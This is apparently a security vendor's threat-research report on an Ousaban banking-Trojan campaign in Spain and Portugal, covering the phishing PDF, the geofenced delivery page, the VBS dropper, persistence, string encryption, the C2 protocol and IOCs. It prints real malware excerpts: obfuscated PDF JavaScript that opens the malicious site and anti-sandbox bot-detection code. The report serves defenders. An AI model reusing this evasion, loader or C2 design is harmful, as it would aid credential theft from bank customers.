

# Analysis of Ongoing Ousaban Attacks Targeting the Iberian Peninsula

 [fortinet.com/blog/threat-research/analysis-of-ongoing-ousaban-attacks-targeting-the-iberian-peninsula](https://fortinet.com/blog/threat-research/analysis-of-ongoing-ousaban-attacks-targeting-the-iberian-peninsula)

Rachael Liao Rachael Liao

July 1, 2026

## Article Contents

By [Rachael Liao](#) | July 01, 2026

**Affected Platforms:** Microsoft Windows

**Impacted Users:** Microsoft Windows

**Impact:** The stolen information can be used for future attacks

**Severity Level:** High

In May 2026, FortiGuard Labs identified an attack targeting users in Spain and Portugal involving the banking Trojan Ousaban. This malware has been active in Brazil and is spread through an MSI downloader. The malicious payload involves a DLL file that is run via DLL side-loading or process injection.

In this campaign, the threat actor primarily targets users in Spain and Portugal. Figure 1 shows how the attack unfolds. The phishing PDF tricks victims into visiting a malicious webpage that scans the user's environment. If they are in Spain or Portugal, the webpage downloads a VBS file to kickstart the next part of the attack. The final payload is an EXE file that is dropped onto the victim's computer and executed by the VBS script.




Figure 1: Attack flow

## PDF

---

As shown in Figure 2, the phishing PDF is disguised as a corrupted file and contains a deceptive message box that prompts the victim to update it. The **Atualizar** button, which translates to "Update" in English, links to a malicious webpage. The PDF also includes JavaScript code that displays an error message and then accesses the same webpage. This JavaScript code is hex-escaped to evade detection.




Figure 2: Screenshot of the phishing PDF

```
app.alert("No se puede abrir este archivo\nAlgo salio mal.", 0, 0, "Error");
app.launchURL("https://facture-in.pages.dev", true);
/JS (var a4302 =
"\x61\x70\x70\x2e\x61\x6c\x65\x72\x74\x28\x22\x4e\x6f\x20\x73\x65\x20\x70\x7
5\x65\x64\x65\x20\x61\x62\x72\x69\x72\x20\x65\x73\x74\x65\x20\x61\x72\x63\x6
8\x69\x76\x6f\x5c\x6e\x41\x6c\x67\x6f\x20\x73\x61\x6c\x69\x6f\x20\x6d\x61\x6
c\x2e\x22\x2c\x20\x30\x2c\x20\x30\x2c\x20\x22\x45\x72\x72\x6f\x72\x22\x29\x3
b\x0a\x61\x70\x70\x2e\x6c\x61\x75\x6e\x63\x68\x55\x52\x4c\x28\x22\x68\x74\x7
4\x70\x73\x3a\x2f\x2f\x66\x61\x63\x74\x75\x72\x65\x2d\x69\x6e\x2e\x70\x61\x6
7\x65\x73\x2e\x64\x65\x76\x22\x2c\x20\x74\x72\x75\x65\x29\x3b\x0a"; var
b4302 = eval; b4302(a4302.replace(/\x/g, "%"));)
>>
```

Figure 3: The JavaScript code included in the PDF file




Figure 4: The malicious webpage

The second phase of the attack involves a webpage that masquerades as a legitimate source of tax documents and system installers. A previous version of the webpage used detailed code for enforcing access controls. The webpage checks IP and device data to block unauthorized users and ensure that files are downloaded only by the intended recipients. It verifies language, time zone, and IP details to limit access to users in Spain and Portugal. To

prevent bypassing this geo-restriction, the code also blocks IP addresses linked to VPNs by looking for keywords such as 'vpn' in the organization info.

Additionally, it evaluates user behavior and device characteristics, such as screen resolution, browser rendering, and font enumeration, to identify and block automated tools, such as sandboxes and crawlers, that tend to have limited browser capabilities.

```
// 3. Sem mouse movement (bot headless) No mouse movement
if (data.mouse < 5 && data.timeOnPage > 3000) fails.push('no_mouse');

// 4. Sem interação No interaction
if (data.clicks === 0 && data.keys === 0 && data.timeOnPage > 5000)
fails.push('no_interaction');
// Unusual resolution (headless mode is usually 800x600 or 1024x768)
// 5. Resolução suspeita (headless costuma ser 800x600 ou 1024x768)
if (data.screen.w < 1024 || data.screen.h < 768) fails.push('small_screen');

// 6. Timezone deve ser ES/PT The time zone should be ES/PT
const validTZ = ['Europe/Madrid', 'Europe/Lisbon', 'Atlantic/Azores',
'Atlantic/Madeira', 'Europe/Canary'];
if (!validTZ.includes(data.tz)) fails.push('wrong_timezone');
```

Figure 5: Part of the anti-analysis code

It has a 50% chance of showing an error message and a 50% chance of downloading the fake file if the user doesn't pass the environment check.

```
// BOT DETECTADO - mostra erro ou fake BOT DETECTED - shows an error or is fake
console.log('[BOT BLOCKED]', fails);
// 50% chance of displaying an error, 50% chance of displaying a fake download
// 50% chance de mostrar erro, 50% de mostrar fake download
if (Math.random() > 0.5) {
    setStep(4);
    const errBox = document.getElementById('errorBox');
    errBox.classList.add('show');
    errBox.innerHTML = '❑ Acceso denegado.<br>Este servicio solo está
disponible desde España y Portugal.<br><span
style="font-size:12px">Detectado: ' + fails[0] + '</span>';
} else { Fake download - download a useless file
// Fake download - baixa arquivo inútil
```

Figure 6: Malware behavior when the environment check fails

In this new version, anti-analysis code is not used. Environmental information is sent to the threat actor, and a PDF containing a Spanish message that translates to "Access denied. Service not available from your country" is downloaded from the webpage if access does not originate from Spain or Portugal. By performing the environment check on the server side, the threat actor obscures specific indicators, making it harder for analysts to identify the criteria used in the check.

## VBS

If the user environment passes the server-side check, a VBS file is downloaded. The VBS file contains numerous benign function calls. The malicious code downloads a steganographic image that resembles a PDF icon. It extracts a ZIP file from the image and retrieves the Ousaban payload. The image and ZIP archive are dropped into the Temp folder, and the payload is dropped to C:\SysMain\_5874288. After execution, the ZIP file, image file, and VBS file are deleted to minimize the footprint.




Figure 7: A ZIP file is appended to the image file

## Ousaban

Once executed, Ousaban creates a registry value named **Financeiro** (meaning Finance in English) in the CurrentVersion\Run registry key to ensure persistence, and creates an empty file named **maisum.dat**, using its creation time as the installation timestamp. It then decrypts bank-related strings, which are subsequently used to check if the victim accesses a particular bank service. The list of banks is provided below:

Banco Santander, BBVA, CaixaBank, Banco Sabadell, Bankinter, Abanca, Kutxabank, Ibercaja Banco, Unicaja Banco, Cajamar, ING, Openbank, EVO Banco, Deutsche Bank, Revolut, Bnext, N26, Millennium bcp, Novobanco, Banco Montepio, ActivoBank, EuroBIC, Crédito Agrícola, Banco CTT, Banco Best, Caixa Geral de Depósitos, Banco BPI

Figure 8: Bank list

The strings are encrypted with a custom algorithm widely used by Latin American banking Trojans, including Casbaneiro.

**0x6E** = Random value

6E D3101144A18DA3BF8D → #ON-LINE#

**0x6E** – **0xD3** ^ **0x42** = **0x23**  
**0xD3** – **0x10** ^ **0x33** + 0xFF = **0x4F**

Key = B3Oz1gxWocU1Ph8N8...

Figure 9: Example of decryption

The first byte of the encrypted data is a random value generated during encryption and is used as the base offset. Encryption begins with the second byte. The second byte is XORed with the corresponding key character, and subtracting the base offset from the result yields the decrypted value. The second byte then becomes the new base offset, and the process continues with the next byte. If the XOR result of the current byte and the corresponding key byte is smaller than the current base offset, it adds 0xFF to the difference between the XOR result and the current base offset.

Including a random value ensures that identical plaintexts produce different ciphertexts, thereby increasing the complexity of analysis. For example, the screenshot below shows a Heartbeat packet: all data from the server is encrypted **#ON-LINE#**, and the client responses are **#StrPingOK#**, yet all encrypted data are different strings.

```
A081E37DD02C12180A42
76DB7CBF48A9749A55CB5422
ED539190C725092F2329
4F30904AC626E82FC17E8AF8
48294BD67EFB22081A52
58399F5BB739C54CE45BA59D
200163FE5693BB72E06B
1B7CDC1EEA0A14FA35EB3402
```

Figure 10: Heartbeat packet

Previous variants stored configurations remotely. In this attack, Ousaban decrypts a Pastebin link that points to configuration data containing a private IP address.

text 0.07 KB | None |  0  0

```
1. inicio{
2.     "host": "221179E469AB86C6A3BB8AEB",
3.     "porta": "63D539232D" 4434
4. }fim
```

Figure 11: The configuration data containing a private IP address

Ousaban does not use the Pastebin post to retrieve the actual IP address. Instead, it resolves the C2 IP address by looking up a hostname that changes daily when it detects the victim accessing specific banking services via a web browser. The hostnames belong to a DDNS-managed domain. The subdomains consist of a hard-coded string "aki" and the first eight characters of an MD5 hash. The MD5 hash is generated from a string that combines a hard-coded string "a9f8b7c6e5d4f3a2b1c8d7e6f5g4h3i2j1k9l8m7n6o5p4q" and the current date. To obtain the current date, Ousaban intentionally accesses the Google Automated Queries page and extracts the date from the page.

If the hostname is resolvable, Ousaban establishes a connection to the C2 server. Below is the basic command list:

|                  |                                                        |
|------------------|--------------------------------------------------------|
| <b>#Convite#</b> | Collect user information                               |
| <b>#Handle#</b>  | Assign a victim ID                                     |
| <b>#ON-LINE#</b> | Heartbeat                                              |
| <b>#xyScree#</b> | Get screen resolution                                  |
| <b>#Iniciar#</b> | Start screenshot capture and remote control capability |

Most of the traffic between the server and Ousaban is encrypted using the previously described algorithm. Some messages consist of a command followed by its argument. For example, the following is the response when Ousaban receives the **#Convite#** command. The command and its arguments are separated by **<#>**.

```
#ConviteRC#<#>{Window handle}<#>{Computer name}<#>{OS}<#>{bank name},{Region}<#>{Browser}<#>{Date and time}<#>
```

**#Iniciar#** starts screenshot capture and initializes various functions for further actions, such as controlling the mouse and keyboard, performing clipboard injection, implementing a keylogger, and creating a more realistic scenario to deceive the victim. The following is an example of the fake message generated in response to the C2 server's command.

**Su seguridad es nuestra prioridad**

Actualización crítica detectada - Acción inmediata requerida

Proteja sus datos personales ahora. El Módulo de seguridad actúa como una barrera de protección para su computadora contra ataques de programas maliciosos durante transações electrónicas.

**Ajustes Iniciales**

- ☒ Ajustando el Entorno
- ☐ Verificando Instalaciones Anteriores
- ☐ Preparando Actualizaciones del Módulo
- ☐ Instalando Componente de Seguridad

Descargando: 0.0 MB de 120 MB

0.0 MB/s

Progreso: 0.0%

**¡IMPORTANTE!**

No apague ni desconecte su computadora hasta que finalice la actualización completa.

Ayuda: 00 34 91 123 45 67

Última atualização: 14 de junho de 2026

Figure 12: An example of a fake message used to deceive the victim

## Pastebin

The Pastebin post containing a private IP address appears to be a decoy designed to divert attention from the actual method used to retrieve the C2 IP address. However, it still provides useful threat-hunting context because Ousaban variants used in late 2025 also accessed the post. Below is the attack flow:




Figure 13: Attack flow of the attack that occurred in late 2025

There are two types of initial attack vectors. One uses a ClickFix technique to trick the victim into executing malicious code. The code downloads a VBS file, which then retrieves an MSI

installer. The other uses a PDF file that directs the victim to a phishing webpage, where the MSI installer is delivered. The MSI installer contains a Rust-based downloader that downloads and executes the Ousaban payload.

**FACTURA ONLINE****Nº: FACTURE08122025\_IMPROVED**



**Arsys Internet S.L.U.**  
N.I.F.: B-85294916  
C/ Madre de Dios, 21  
26004 Logroño (La Rioja), España  
Tel: 941 620 100

**Documentos de la Factura**



**FACTURE08122025\_IMPROVED.pdf (434.56K)**  
Emitida el: 08/12/2025

**Abrir**

**Descargar**

**Detalles de la Factura**

| Descripción                     | Cantidad | Precio Unit. | Total     |
|---------------------------------|----------|--------------|-----------|
| Servicio de Alojamiento Premium | 1        | 13,90 EUR    | 13,90 EUR |
| Dominio .es (1 año)             | 1        | 8,00 EUR     | 8,00 EUR  |
| Certificado SSL                 | 1        | 6,60 EUR     | 6,60 EUR  |

**TOTAL:** **28,50 EUR**

*Nota: Esta factura incluye todos los servicios contratados durante el periodo del 08/11/2025 al 08/12/2025. Plazo de pago: 30 días.*

Figure 14: The PDF file used in late 2025

## Conclusion

The threat actor constantly advances and refines their malware delivery methods. In this campaign, they use various techniques to restrict access to the malware, such as geofencing and environmental checks, to limit exposure to the target audience. Apart from the distribution method, Ousaban depends on daily-changing domains to access the C2 IP and employs a traditional C2 setup as a decoy. Additionally, its encryption algorithm has been in use for a long time and remains effective at avoiding detection by security systems.

This malware employs numerous advanced distribution and evasion methods. FortiGuard will continue to monitor these attack campaigns and provide appropriate protections as needed.

## Fortinet Protections

---

The malware described in this report is detected and blocked by [FortiGuard Antivirus](#) as:

W32/Ousaban.EY!tr.spy

VBS/Agent.TPX!tr.dldr

PDF/Agent.STG!tr

FortiGate, FortiMail, FortiClient, and FortiEDR support the FortiGuard AntiVirus service. The FortiGuard AntiVirus engine is part of each of these solutions. As a result, customers who have these products with up-to-date protections are protected.

FortiMail recognizes the phishing email as “virus detected.” In addition, real-time anti-phishing provided by FortiSandbox embedded in Fortinet’s FortiMail, web filtering, and antivirus solutions provides advanced protection against both known and unknown phishing attempts.

The FortiGuard CDR (Content Disarm and Reconstruction) service, which runs on both FortiGate and FortiMail, can disarm the malicious macros in the document.

We also suggest that organizations complete Fortinet’s free [NSE training](#) module, [FCF Fortinet Certified Fundamentals](#). This module is designed to help end users learn how to identify and protect themselves from phishing attacks.

[FortiGuard IP Reputation](#) and [Anti-Botnet Security Service](#) proactively block these attacks by aggregating malicious source IP data from the Fortinet distributed network of threat sensors, CERTs, MITRE, cooperative competitors, and other global sources that collaborate to provide up-to-date threat intelligence about hostile sources.

If you believe this or any other cybersecurity threat has impacted your organization, please contact our [Global FortiGuard Incident Response Team](#).

## IOCs

---

### Domains

---

faturanova[.]xyz

facture-in[.]pages[.]dev

facture-arsys[.]duckdns[.]org

faturanova[.]duckdns[.]org  
controlfacturas[.]site

## IPs

---

213[.]159[.]64[.]191  
162[.]33[.]179[.]46  
91[.]92[.]240[.]140  
78[.]40[.]209[.]32

## PDFs

---

6bc2e11b0917f47d0557288c4f0cb20bd7589185943b989a969fdc6d3704ee73  
540ee1936e61d2344b5ebc93485589a351ec2f113a9b4940ae16f3baa4807392  
e2f0c2d4c1552cd81fa012043e4a5ac832582b639b7b6b7ecccc0c4802d7a8ad8  
9d07a83cf89685651ea8992047ae694c24f6ddef193044357debd15ce07a64fe  
4c9fdc2823da505ef339d43c6ad38499b7e3447736733e42b5ab6b1afcfd42aa  
5e06af187b45476ade0d953e834fced6197d0a33ac60c2575877660e26ab15e8

## HTML

---

65c1a998bac48e02b52b1c850cd500e9fb87521e21755c3a4a491243f5f9a700  
9e81ade09cc18f0fc09d73e72d2e0bffad02f52fdcc26553e473cee8cab1567  
1e77992666acbbfa0d01fcefa9cc8fbdac291e0681b35745be27c6dfb159a375  
fadbb8061715128bebecf7bc59132b6bb04fe8cc39b965aa5b8722dffe28d7e7

## VBS

---

5a2ed557c357ba8f96f2d55a8a00695987806b5df766cd1dfdab0cbcd111774a  
19ac18a50abb48dc0ea9524850acfaec49359e6b3bcc67c6193c2d56da812c71  
48723a33bab89f174750576f9a62da35b3b9e5ac31a5a8f1ce9859a1b35bf8b8

## MSI

---

21b24f7ee1f6bdbbbb670f0394d66009ee0daa8ced57048298da715e88f7a7cdd  
d4eb4ff02df659fdeec17d36b77084627469623bb3c7d16383d257404b52d1c3

## EXEs

---

ffb9eb47cc0cb2f43e04a10dc84df13d04bca1ebacbe47fad0b669728de2f59c  
18fd38988d58dd930f5992d448cc09a9400c1eafba76b820b9a83239ac48cf4e  
4ca2c863d740bb7022776dccabd8ae34bb9998768928042d76ebcf08984eefcb

5837e47198a20877e1b04b270c36d9194206ee38d4f32fe3151b3c3b396c4f0d  
e6e78eb2e9bd41a4bc62f7ad54d095ea9813864bebe37172ae30a1afa631fe14